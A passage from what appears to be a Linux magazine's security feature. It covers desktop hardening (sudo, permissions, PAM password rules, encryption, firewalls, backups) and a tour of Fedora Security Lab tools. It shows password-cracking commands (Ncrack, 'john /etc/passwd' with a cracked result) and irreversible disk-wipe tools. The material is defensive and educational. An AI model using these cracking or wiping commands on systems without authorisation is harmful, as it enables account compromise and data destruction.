In addition to the updates, distributions also have a security mailing list to announce vulnerabilities, and also share packages to fix them. It's generally a good idea to keep an eye on the security list for your distro, and look out for any security updates to packages that are critical to you. There's a small lag between the announcement and the package being pushed to the repository; the security mailing lists guide the impatient on how to grab and install the updates manually.

You should also take some time to disable unnecessary services. A Linux desktop distro starts a number of services to be of use to as many people as possible. But you really don't need all these services. Samba, for example, shouldn't really be enabled on a secure server, and why would you need the Bluetooth service to connect to Bluetooth devices on a computer that doesn't have a Bluetooth adapter? All distributions let you control the services that run on your Linux installation usually with a built in graphical utility. However some applications might stop functioning because

you decided to disable a service on which they rely. For example, many server applications rely on databases, so before you turn off MySQL or PostgreSQL you should make sure you aren't running any applications that rely on them.

### Secure user accounts

On a multiuser system like Linux, it's imperative that you limit access to the superuser root account. Most distributions these days don't allow you to login as root at boot time, which is good. Furthermore, instead of giving multiple people root permission, you should grant root access on a per-command basis with the `sudo` command. Using `sudo` instead of logging in as the root user has several advantages. All actions performed with `sudo` are logged in the `/var/log/secure` file, which also records all failed attempts.

One of the major advantage of using `sudo` is that it allows you to restrict root access to certain commands. For this you need to make changes in the `/etc/sudoers` file which should always be edited with the `visudo` command. The `visudo` command locks the sudoers file, saves edits to a temporary file, and ensure the configuration is correct before writing it to `/etc/sudoers`. The default editor for `visudo` is `vi`.

To allow a user named admin to gain full root privileges when they precedes a command with `sudo`, add the following line in the `/etc/sudoers` file:

```
admin ALL=(ALL) ALL
```

To allow a user named joe to run all commands as any user but only on the machine whose hostname is `viperhost`:

```
joe viperhost=(ALL) ALL
```

You can also restrict access to certain commands. For example, the following line will only allow user called susie to run the kill, shutdown, halt and reboot commands:

```
susie ALL = /bin/kill, /sbin/shutdown, /sbin/halt, /sbin/reboot
```


Similarly, user called jack can only add and remove users:

```
jack ALL = /usr/sbin/adduser
```

You can also restrict a user's scope. The following allows the user named nate to kill unresponsive processes, but only on his workstation named tango and not anywhere else:

```
nate tango = KILL
```

On a related note, you should also set expiration dates for accounts used by non-permanent users. This can include any interns, temporary employees and consultants who need to access your Linux installation. Ideally you should immediately deactivate and remove the temporary accounts as soon as they aren't needed. The expiration date acts as a safeguard to ensure these accounts can't be misused.



**Prevent browser-based breaches with the NoScript and BetterPrivacy extensions that prevent your web browser from running malicious scripts.**

Use the `usermod` command to tweak a user's account and set an expiration date, such as:

```
$ sudo usermod -e 2017-01-02 bodhi
```

In this example, the user named `bodhi` will not be able to log into the account from January 2, 2017.

## Permissions primer

Another important part of securing your Linux system is setting proper permissions. In Linux and Unix, everything is a file. Directories are files, files are files and devices are files. Every file and program must be owned by a user. Each user has a unique identifier called a user ID (UID), and each user must also belong to at least one group, which is defined as a collection of users that has been established by the system administrator and can be assigned to files, folders and more.

Users may belong to multiple groups. Like users, groups also have unique identifiers, called group IDs (GIDs). The accessibility of a file or program is based on its UIDs and GIDs. Users can access only what they own or have been given permission to run. Permission is granted because the user either belongs to the file's group or because the file is accessible to all users. The one exception is the root or superuser who is allowed to access all files and programs in the system. Also, files in Linux have three kinds of permission associated to them – users, groups and others – that determine whether a user can read, write or execute a file.

You can view the permissions of a file or directory with the `ls -l` command. The command to use when modifying permissions is `chmod`. There are two ways to modify permissions, with numbers or with letters. Using letters is easier to understand for most people, but numbers are much better once you get used to them. Table 1 (over the page) lists the `chmod` values for each of the permission types.

For example, `chmod u+x somefile` gives execute permissions to the owner of the file. The `chmod 744 somefile` does the same thing but is expressed in numbers. Similarly, `chmod g+wx somefile` adds write and execute permission to the group while `chmod 764 somefile` is how you'll express it with numbers.

However, this arrangement can't be used to define per-user or per-group permissions. For that, you need to employ access control lists (ACL) that enable you to specify elaborate permissions for multiple users and groups. While you can define them manually, graphical tools such as `Eicel` make the process more intuitive and help you save a lot of time and effort. You can install `Eicel` from the repos of most major desktop distributions. Once installed, the tool can be used to fine-tune the access permissions for each individual file.

To get a better hang of the filesystem permissions on Linux, let's put them into practise to lock sensitive files such as the ones that house password information. The file should belong to the root owner and group with 644 permissions.



From a security point of view, it's prudent to stick to the official repositories as much as possible, and only look elsewhere as a last resort.

## Keep an eye on processes

Virtually all malicious activity happens via processes running in the background. As part of your active security management plan, you should keep an eye on the running processes on your machine and immediately take action against any suspicious processes. You can use the `top` command to list all the running processes and how they are consuming

the available resources on your computer. If you want a more user-friendly version of the running processes, install the `htop` utility from the repos.


Every process is assigned a process ID, or PID which helps identify and keep track of individual processes. Use the `pgrep` command to list the PID if a process, such as `pgrep vlc`. To kill a

process you can use the `kill` command followed by the PID (Process ID) of the unrecognised program.

For example, `kill -9 1934` will ask the Linux kernel to shutdown the app associated with the specified PID. You can also kill a process from within the `top` utility. Press the `k` key and type the PID of the process to terminate.

# Security

➤ Eiciel adds an Access Control List tab in the file manager's file properties dialog window that's accessed by right-clicking over a file.



This allows users to log in and view the associated username. It'll however prevent them from modifying the **/etc/passwd** file directly. Then there's the **/etc/shadow** file which contains encrypted password as well as other information such as account or password expiration values. The owner of this file is the user root while the group is often set to an administrative group, like shadow. The permissions on this file are set to 000 to prevent any user from even reading the file.

Still, while there is no access permission on the file, the root user can still access it. But if no one can access the file how can users change their passwords which are stored in this file? This is because the **/usr/bin/passwd** utility uses the special permission known as SUID. Thanks to this special provision, the user running the *passwd* command temporarily becomes root while the command is running and can then write to the **/etc/shadow** file. Similarly, the **/etc/group** file which contains all the groups on the system and should have the same file permissions as the **/etc/passwd** file. In the same vein, the group password file, **/etc/gshadow** should have the same permissions as that of the **/etc/shadow** file.

## Manage passwords with PAM

The Pluggable Authentication Modules (PAM) mechanism was originally implemented in the Solaris operating system but has been a Linux mainstay for quite a while now. PAM simplifies the authentication management process and provides a flexible mechanism for authenticating users and apps. In order to reap the benefits of PAM, individual applications have to be written with support for the PAM library. The command `ldd /{usr}/{bin,sbin}/* | grep -B 5 libpam | grep '^/'` will display a list of all the apps on your system that are PAM-aware in some way or the other. From the list you'll notice that many of the common Linux utilities make use of PAM.

You can also use PAM to force users to select a complex password. PAM stores its configuration files under the **/etc/pam.d** directory. Here you'll find a configuration file for virtually all the apps that request PAM authentication. When you look inside these configuration files, you'll notice that they all begin with calls to include other configuration files with the common- prefix. For example, the **/etc/pam.d/passwd** file calls the common-password file. These common-prefixed files are general configuration files whose rules should be applied in most situations.

The common-password file among other things control password complexity. The `cat /etc/pam.d/common-password | grep password` command will list the relevant lines that define the basic rule for passwords, such as:

```
password [success=1 default=ignore] pam_unix.so  
obscure sha512  
password requisite pam_deny.so  
password required pam_permit.so  
password optional pam_gnome_keyring.so
```

We're interested in the first line which defines the rules for password. Some rules are already defined such as asking for passwords to be encrypted with SHA512 algorithm. The obscure parameter ensures complexity based on various factors such as previous passwords, number of different types of characters and more.

For more password checking capabilities, let's install an additional PAM module with `sudo apt install libpam-cracklib`. Installing this module will automatically change the **/etc/pam.d/common-password** file which lists the additional line:

```
password requisite pam_cracklib.so retry=3 minlen=8  
difok=3
```

This line enables the pam\_cracklib module and gives the users three chances to pick a good password. It also sets the minimum number of characters in the password to 8. The difok=3 option sets the minimum number of characters that must be different from the previous password.

You can append remember=5 on this line to prevent users from setting the five most recently used passwords. You can also use the dcredit, ucredit, lcredit and ocredit options to force the password to include digits, upper-case characters, lower-case characters and special-case characters. For example, you can use the following to force the user to choose a password that's not the same as the username and contains a minimum of 10 characters with atleast 4 digits, 1 upper-case character, and 1 special character:

```
password requisite pam_cracklib.so dcredit=-4  
ucredit=-1 ocredit=-1 lcredit=0 minlen=10 reject_username
```

## Obfuscate your partition

One of the best ways to keep your personal data to yourself is to encrypt it, so others cannot read the files. To this end, the installers of some leading distributions, such as Fedora, Linux Mint and Ubuntu, enable you to encrypt your entire disk during the initial set up of the distro.

If you wish to encrypt individual files, however, you can use the *zuluCrypt* application. What this does is block device encryption, which means that it encrypts everything written to a particular block device. The block device in question can be a whole disk, a partition or even a file mounted as a loopback device. With block device encryption, the user creates the filesystem on the block device, and the encryption layer transparently encrypts the data before writing it to the actual lower block device.

Using *zuluCrypt*, you can create an encrypted disk within a file or within a non-system partition or USB disk. It can also encrypt individual files with GPG. *ZuluCrypt* has an intuitive user interface; you can use it to create random keyfiles and

## Quick tip

To use *nano* as the *visudo* editor for the current shell session, set and export the EDITOR variable before calling *visudo*, such as

```
EDITOR=nano  
visudo .
```


➤ Always ensure your distribution is configured to install security updates immediately without waiting for manual confirmation.



## A plan for disaster recovery

A plan for recovering from a breach that results in data loss should be part of your security plan as well. There are several versatile backup utilities available for the Linux desktop user. In fact, your distribution will surely have one installed by default as well. Ubuntu, for example, ships with the simple to use *Déjà Dup* tool which you can also install on other distributions such as Fedora, OpenSUSE and Linux Mint. Most of the built-in backup tools, such as *Déjà Dup*, have a very minimal interface, but you'll need to configure them before putting them into action. Almost every application will ask you to point it to the location where you want to house your backups. Depending on the tool you're using, this can be a local hard disk, a remote location accessible via SSH or FTP, or a web-based storage service, such as Amazon S3. You'll also have to mark files and directories that you want to include in the backup. Some tools will also help you setup a backup schedule to automate the process. Tools, such as *Déjà Dup*, will also enable you to encrypt your backups.

While tools such as *Déjà Dup* take the pain out of setting up the actual data backup process, a crucial part of the process is preparing for it. For starters you need to decide



**➤ Déjà Dup is based on Duplicity and provides just the right number of features for desktop users who aren't used to the ways of a backup tool.**

on a location for storing the backed up data. If you have multiple disks and a spare computer you can even setup your own Network Attached Storage (aka a NAS) device using software like OpenMediaVault. The kind of data you wish to backup also influences the choice of storage medium. You'll also need to work out the

appropriate backup methodology. Do you want to backup manually or automatically based on a schedule? The correct backup frequency varies based on the kind and value of data being safeguarded. Depending on the size of the files, it might not be a good idea to back them up completely everyday either.

use these to encrypt the containers. The app also includes the *zuluMount* tool that can mount all encrypted volumes supported by *zuluCrypt*.

To install *zuluCrypt* head to <http://mhogomchungu.github.io/zuluCrypt/> and scroll down the page to the binary packages section. The app is available as installable .deb package files for Debian and Ubuntu. Download the package for your distro and extract it with `tar xf zuluCrypt*.tar.xz`. Inside the extracted folder, switch to the folder corresponding to your architecture (i386 for older 32-Bit machines and amd64 for new 64-Bit ones). Both folders contain four binary packages that you can install in one go with the `sudo dpkg -i *deb` command. On other distributions you'll have to install *zuluCrypt* manually. Download the app's tarball and follow the detailed steps in the included BUILD-INSTRUCTIONS file to fetch the dependencies from your distro's repos.

### Put up a Firewall

Linux distributions comes with the venerable *netfilter/iptables* framework. This framework is a set of kernel modules that can be utilised to create packet filtering rules at the kernel level. Ubuntu ships with an application called *Uncomplicated FireWall* (UFW) which is a userspace application that can be used to create *iptables* rules. There is also a GUI for UFW called *Gufw*. *Gufw* takes the pain out of managing *iptables*. The program can easily allow or block services as well as user-specified ports. You configure your policy based on pre-installed profiles for Home, Public and Office and set the policies for incoming and outgoing traffic. The default configuration should satisfy most of the users, you can set individual rules if you wish for a more advanced configuration.

Begin by first enabling the firewall. Once enabled you can set the Incoming and Outgoing policies by selecting one of the three options in the drop-down menus. The allow option

will allow traffic without asking any questions. The Deny option will silently discard all incoming or outgoing packets. The Reject option is different in that it sends an error packet to the sender of the incoming packets.

After you've set the policy for both Incoming and Outgoing traffic you can define specific rules for individual apps and services. To create a rule, click the Add button after expanding the Rules section. This opens a window that offers three tabs that enable the creation of rules in different ways. The Preconfigured option lets you select ready made rules for specific apps or services, while the other two enable you to define rules for specific ports.

We'd suggest that most users should stick to the Preconfigured tab. All you need to do is select the app you wish to control traffic for from the drop-down menu and the app will automatically define the most effective rules. As mentioned earlier: for a secure system, you should drop all incoming and outgoing traffic and then selectively add rules for the apps and services that you use, such as the web browser, instant messaging and BitTorrent etc. ■



Use the `change` command (`change -l bodhi`) to get various details about a user's account, including the account expiry date and time since the password last changed.

**Table 1. Access and user restrictions**

Permission	Action	chmod option
read	(view)	r or 4
write	(edit)	w or 2
execute	(execute)	x or 1
User	ls -l output	chmod option
owner	-rwx-----	u
group	---rwx---	g
other	-----rwx	o

# Fedora: Secure your desktop

Now we're wondering how safe our home network is. Can Fedora's security tools save the day in a suitably knight-like fashion?

**W**hen you want to address your security concerns, whether it be at home or in the office, it can be confusing knowing where to start. There are a myriad of options out which can leave you wondering if there's a way to get everything you need in one package that you can deploy wherever needed. Enter the Fedora Security Lab, the all-in-one solution to all your problems.

First, what's Fedora Security Lab? Fedora, as we all know, is a wonderful Linux distribution (distro) that was first developed by the community Fedora Project and sponsored by Red Hat. Now in a similar way to Debian blends, Fedora distributes custom variations of its distro called 'labs'. (Fedora also supplies 'spins' that have different pre-configured desktop environments from the default, which is Gnome.) These are variations of the distro that are built targeting specific audiences and interests, such as design, education, gaming, robots and security.

The Fedora Security Lab distro is targeted at security professionals and anyone who wants to learn information security, test their network security or perform other digital security tasks. Even if you're a home lab tinkerer, this software can be of use to you. The many tools provided enable you to perform thorough security and network audits, recover passwords and diagnose problems in an isolated, portable environment. The lab distro can be downloaded as an ISO file and burnt to a disc or installed on a USB flash drive. It functions as a live CD (which means it can be inserted into a computer and booted into Fedora without being installed). This solution offers high portability making it easy for someone to use it instantly on multiple devices that need security auditing, such as servers, workstations at the office and, of course, home computers. Once you boot into the distro from the live CD, you also have the option to install it to your hard disk if you desire. There's an icon that prompts the user to install to the hard drive, and once you follow the installation steps the process is fairly simple.

In this tutorial we will cover the basics of how to use Fedora Security Lab's most prominent tools, such as *Wireshark*, *John the Ripper*, *Nmap* and more. We strongly urge you not to limit yourself to the tools we cover, because there is much more to explore in this Linux distro.

### Take a test drive

Once you boot up from the live CD the machine you'll be logged into the Fedora operating system. The first thing you

may notice after taking a peek around is that the desktop is quite barebones. Window animations are kept to a minimum and the clean and light Xfce environment keeps resource usage to a minimum. On the bottom there's a dock with a few icons leading to the file explorer, terminal and a simple web browser. The top left-hand corner of the screen sports an Applications tab which reveals the whole suite of desktop, system, and security lab features and applications. The applications themselves are categorised into the following categories: code analysis, forensics, intrusion detection, network statistics, password tools, reconnaissance, VoIP, web applications testing and wireless. Some of the highlights include the popular *Ettercap*, *Nmap* and *Medusa* programs. As expected, the vast majority of the included programs are designed with security testing in mind, with little to no functionality outside of that area. A handful of productivity and web browsing applications have made the cut, but are just functional enough to accomplish any side tasks that may relate to the ultimate goal of security. As you will see, this system is designed to run light and fast, which is useful when you're trying to keep something portable yet effective. Even better, the read-write roots that forms the base of the live CD enables applications to be installed on the fly, directly onto the disc or thumb drive. This allows you to update and add to your portable security solution without the need to create a new disc every time a patch is released.

Moving on, let's take a look at the many things you can do with this software. The first thing we would recommend checking out is the Applications tab on the top, which holds all of the security tools and applications

In the drop-down menu, you'll find tabs leading to submenus for security lab tools and system tools. Under 'System' you'll find a host of terminal programs, almost all of which ask for a root password before you can run them. These programs range from *chrootkit* for running quick intrusion detection to code debugging tools and password crackers to network mapping tools. The Security Lab tab right above the System tab contains many of the same tools, but narrows the list down somewhat to mostly cover the security oriented programs and features.

### Packed with tools

Now let's delve into a few of the features to understand how to use them. The first of the tools we'll cover is a handy one called *pwgen*. This, as the title suggests, is a password

#### Quick tip

You can download Security Lab from <https://fedoraproject.org/labs/>. Using the direct download. If you prefer P2P, there's the Fedora Torrents list, where you can download all of the Fedora spins and labs.

```
Terminal - afnan@localhost:/home/afnan
File Edit View Terminal Tabs Help
ovaime8uFee5ph EklipeegheeRus0 raoVa12tei2ya8 Ahh2oWooquahch thiejoljuxuTh2
pooruas5EiL1Ech Thiacb6iQu3un Quie0Lae1piPh8 Tei2ood1io9lae ohthee3ahh6eeK
hie7ad9shoM3r aexooNgahp8fae EawuSheuluphai Bohijijief1Ahch jai4een4Cah7du
ahcoo9Quee2rew eip0Ahlle7anne ahLoovaecae2gu Pang3uk9aePaej chieN3echoPhi
daeci4ooRooyoe aileph0giNgle LasotooC91l4Ph chaekoqu2iQue EiquaeshiZaeP5
oethoooleeNgea5 aeghai7hooJ0y Eivahs2oiuDei uX3rou5thunae0 aer4Booqu0a14A
[root@localhost afnan]# pwgen -c 14
laiFaich9iezae yaeDo3thohneiY Adie4Keفالاثو iuPoo5aeMe9eni EibereenolMeir
AiP7Vie5Coo1ro vuing5UNoo9iez heexahphae3Iej hio4IshieDaes0 iuNgle6EviPh2h
eTaiB2Zoo2zeih aif7chai1Eetie pae0eich5Ea6pu eikieM9jupeeTh aereGhee6ieFei
quuteivahBoo9l ua4eithe7ulhe9 fae8Jaedae2eeb ElChahheLohqub angooz/bona1sh
othi0haex6beeW ohch8Y16phuBh miwu6ohM4Eep iRaeb8yaeKeo0ee thohceithoo0te
raeTheng2ox6ae 0teeseed3apha ooc0Io2itaij2o Jieg8Shikiexu8 eiShae9vaix1do
ga9Paizlezooda ooqueeNae6ekie gah9moh70Qual8 ociaph8Ahfoo2f Zeug5riT00hw8
poomuju1Miag2i eiNgu6aeph1UL0 ieFuu3chiae0gei Aiquohs4riePee aiquohsh5EX9A1
Theing3saovije vaePhahqu0oqu eixaeyeis6saTe sah9ru8Pie5foo ahQuae8teejeij
uach0ooh8ya90n abeid2Ieph9Tho Chi4chai8que5n wooHaelat2zu xohBiemei5oth6
ahc8oed1Eirah2 Eo0Ay3ohc3phoo Aingeimae8ooohi thaiRaez4sheec nahFuuxeepe7Ah
uiqu7ceixanieh oolohPaerahng6 ireip5piw3quei eiNa9WaaquohYi seiJohpahai5el
lei2bab6chaire duhuJluzahghie uHa17quan4ieph Foi8koG3eiPho1 gaik0ahch3en7U
chai1Ghia4paib2 Ideghei1Pa1Veib yeengiu3hohZah xoo7Iekah4Wa6f Che0aevooobo8ei
fohwhapb2phe8U so8eiN2Shixie v12Ejie2Aetoh v11hawhDahthi zahtohquenoOR
PiexooNeH50egu gia90oxo3Tho5o hu9ku7aer8Quo Wae2chae3ep7av eeGadal3aPh1ei
Peekai4chacaix Kieg8Seex2ohzo eiFai3GoPiemoh chai1Thah6cho zuaxahghaeF1Se
ahghai6eeCe16G zilQuaehaej5v Yajoah6phaeo2ei AhPaechoomoh8a Foongahf4reesh
nuFobee8eik2ke Ietoo3aePhohng oo3Phu0phai2Ec Tahlaelee9Eix2 PhahJ8beat0ahz
eJa8Ujee0Iegu4 phohg1HaengieL eedud8meiCaigh ioPahJae8Mahjo ach71af3ooNg3i
[root@localhost afnan]#
```

generator. Once opened, it will ask for a root password, it will present you with a list of supported options and how to use them. These options include configuring a generated password to meet certain criteria, such as having at least one capital letter; at least one number or special character; or to not include certain types of characters at all. To generate passwords, eg, of 14 characters in length and with at least one capital letter, you would simply type the following `# pwgen -c 14` into the command prompt. This, as you'll find, is a useful tool for creating randomised passwords that are secure and extremely difficult for anyone to guess.

Moving on, the next tool to take a look at is the *Disk scrubber* program (yes, only spelled with one 'b'). This is another command-line tool that aids secure deletion of specific files from your hard disk. If you want something gone, forever, this is the program that will do that job. The program provides several options for wipe patterns, including the popular DoD and Gutmann wipe sequences, but the default setting is a NNSA 3-pass wipe. One rather important thing to note about the *Disk scrubber* program is that it will not remove the actual file unless you specify that with a `-r` remove command option. Without this, it will simply clear the contents of the file and basically render it inoperable, although it will still exist in the filesystem.

Another similar program provided is *Nwipe*, which is capable to the popular *Derik's Boot and Nuke (DBAN)*. *Nwipe* is used to securely erase entire disks or partitions, and comes

with three intermediary wiping options including a one-, three-, and eight-pass process. Although less precise than *Disk scrubber*'s file wipe, it's just as effective.

The interface detects drives that are available on the system and shows the progress of the wipe in real time. To wipe a disk, you select the disk, select your deletion method and sit back and watch a movie (or drink a bucket of tea) because it will likely take a few hours depending on the size of the disk and the method of deletion.

Now imagine you're a network admin tasked with the job of making sure your office network is safe and secure. At the top of your list is making sure that everyone has strong passwords. However, there are over 500 users on your company's payroll and you don't have time to check them all. One included program that can help with this is called *Ncrack*. This is a high-speed network authentication cracker, which means it's designed to test all hosts and networking devices for poor passwords by attempting to crack them.

It's a great auditing tool for network administrators and security professionals, the caveat being that it's no longer supported in deference to the more powerful and polished *Nmap Scripting Engine (NSE)*. Available in a command-line interface, much like other programs, it opens with a list of supported options. To test this program out, you can try using your passwd file in the `etc` directory.

`# ncrack [OPTIONS] [TARGET]`

*Ncrack* supports quite a number of protocols including

## Quick tip

In order to install the Security Lab to a USB flash drive, use a tool such as *UNetbootin*, (<http://unetbootin.github.io>) which can create a bootable USB drive using an ISO file.

## Resources

There are so many different programs in Security Lab that it would be difficult to cover them all in one document. Security Lab itself limits its documentation to the OS. If you'd like to learn more about the programs, most of them have their own documentations and tutorials that you can peruse to your heart's content.

Most of the programs covered here, such as *Wireshark*, *Nmap*, *Ncrack*, *John*, and *Nwipe*, have their own sites. *Wireshark* documentation can be found at [www.wireshark.org](http://www.wireshark.org) and docs for *Nmap*,

*Ncrack*, and *Nwipe* can all be found together on <https://nmap.org>, where you can find extensive information on how to use and understand the many different functions. You can also get a brief overview of the software itself and its major programs at <https://labs.fedoraproject.org/en/security>. Information on *john* can be found at [www.openwall.com/john](http://www.openwall.com/john).

There are also several tutorials made by third-party users on how to use these programs. One decent tutorial for beginners on *Wireshark* [See

[Linux Format 191](#)] can be found at the George Mason University site (<http://bit.ly/WireSharkTut>). However, if you wish to learn more advanced features, the official *Wireshark* user guide at <http://bit.ly/WireSharkGuide> is the most comprehensive guide to all of *Wireshark*'s tools and features as well as how to use them. A good basic guide to *Nmap* can be found at <http://bit.ly/Nmap4Beginners>. There are many more in addition to these out there just waiting to be found.

# Security


- » FTP, SSH, HTTP, POP3, SMB, RDP and VNC, which makes it very flexible in a network environment.

Another similar tool is *John* (also known as *John the Ripper*), the brute-force password cracker of choice for many. *John* primarily sticks to two main modes of attack: The first being a 'dictionary attack' where it compares encrypted/ hashed wordlists from words found in a dictionary to the encrypted or hashed password. The second mode is a brute-force attack, where the program goes through all possible plain texts, hashing each one and comparing it to the password hash. This method can take much longer, but it's more useful as the passwords are stronger and don't contain any dictionary words. Its uniqueness compared to *Ncrack* is its focus on local password cracking rather than over the network. Using this password cracker is fairly simple, eg, we can try to crack the passwords in the **/etc/passwd** file that's already located in the file system. Just type `# john /etc/passwd` into the command prompt, which will give an output similar to this:

```
Loaded 1 password hash (descrypt, traditional crypt(3) [DES  
128/128 SSE2-16])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: MaxLen = 13 is too large for the current hash type,  
reduced to 8  
koe      (Test)  
1g 0:00:00:01 3/3 0.7246g/s 769588p/s 769588c/s 769588C/s  
bia1388..sunshesa
```

## Quick tip

If you don't find some of the features you're looking for, try running an update using the **yum update** command. This will add many extra features and update existing ones to the most current version.



» **Nwipe** cleans entire disks of any data and is one of the best secure deletion methods out there. It's blue interface is strikingly similar to that of the popular **DBAN**.

Use the “--show” option to display all of the cracked passwords reliably  
Session completed

As you can see, this output tells you that the password for the 'Test' user is 'koe'. In the case where there are no existing passwords in a file, so **No password hashes loaded (see FAQ)** will be displayed:

## Security audit

One of the best applications that the Fedora Security Lab is bundled with is *Nmap*, which is a free and open-source utility for network discovery and security auditing. Its primary function is to discover hosts and services on a network to create a 'map' of the network. To accomplish this task, *Nmap* creates and sends packets to a target host and analyses the responses. A lot of system administrators also find it useful for tasks, such as network inventory, managing service upgrade modules and monitoring service uptime. With many built-in features, including port scanning, OS and hardware detection and scriptable interactions with the target, *Nmap* can be used in a variety of ways. It comes in both command-line and GUI flavours, too. The GUI version is called *Zenmap* and provides a nice readable interface to scan addresses, analyse traffic and detect network anomalies. There are other GUI interfaces and web interfaces for controlling *Nmap*, but this is the one included in this distro, and thus is the one we'll discuss in this tutorial. When you open the program for the first time, you'll notice that the interface is dominated by a window showing *Nmap* output with several other tabs. At the

The screenshot shows a terminal window titled 'Terminal - afnan@localhost:/home/afnan'. It displays the usage information for the 'scrub' command, followed by a list of available patterns. The user then runs 'scrub -r /home/afnan/mypasswd' to start wiping the file. Real-time progress is shown as the file size decreases from 4096 bytes to 0 bytes. The process is completed successfully.

```
File Edit View Terminal Tabs Help  
-L, --no-link          do not scrub link target  
-R, --no-hwrand         do not use a hardware random number generator  
-t, --no-threads        do not compute random data in a parallel thread  
-h, --help              display this help message  
Available patterns are:  
nnsa    3-pass    NNSA NAP-14.1-C  
dod     3-pass    DoD 5220.22-M  
bsi     9-pass    BSI  
usarray 3-pass    US Army AR380-19  
random  1-pass    One Random Pass  
random2 2-pass    Two Random Passes  
schneier 7-pass   Bruce Schneier Algorithm  
pfitzner7 7-pass  Roy Fitzner 7-random-pass method  
pfitzner33 33-pass Roy Fitzner 33-random-pass method  
gutmann 35-pass  Gutmann  
fastold 4-pass   pre v1.7 scrub (skip random)  
old     5-pass   pre v1.7 scrub  
dirent  6-pass   dirent  
fillzero 1-pass   Quick Fill with 0x00  
fillff   1-pass   Quick Fill with 0xff  
custom   1-pass   custom="string" 16b max, use escapes \nnn, \nn, \\  
[root@localhost afnan]# scrub -r /home/afnan/mypasswd  
scrub: using NNSA NAP-14.1-C patterns  
scrub: padding /home/afnan/mypasswd with 2612 bytes to fill last fs block  
scrub: scrubbing /home/afnan/mypasswd 4096 bytes  
scrub: random | .....  
scrub: random | .....  
scrub: 0x00 | .....  
scrub: verify | .....  
scrub: unlinking /home/afnan/mypasswd  
[root@localhost afnan]
```

» The **disk scrubber** application provides real-time updates on how a wipe is progressing. The speed of the wipe will depend on the size of the file.


## Other labs and spins

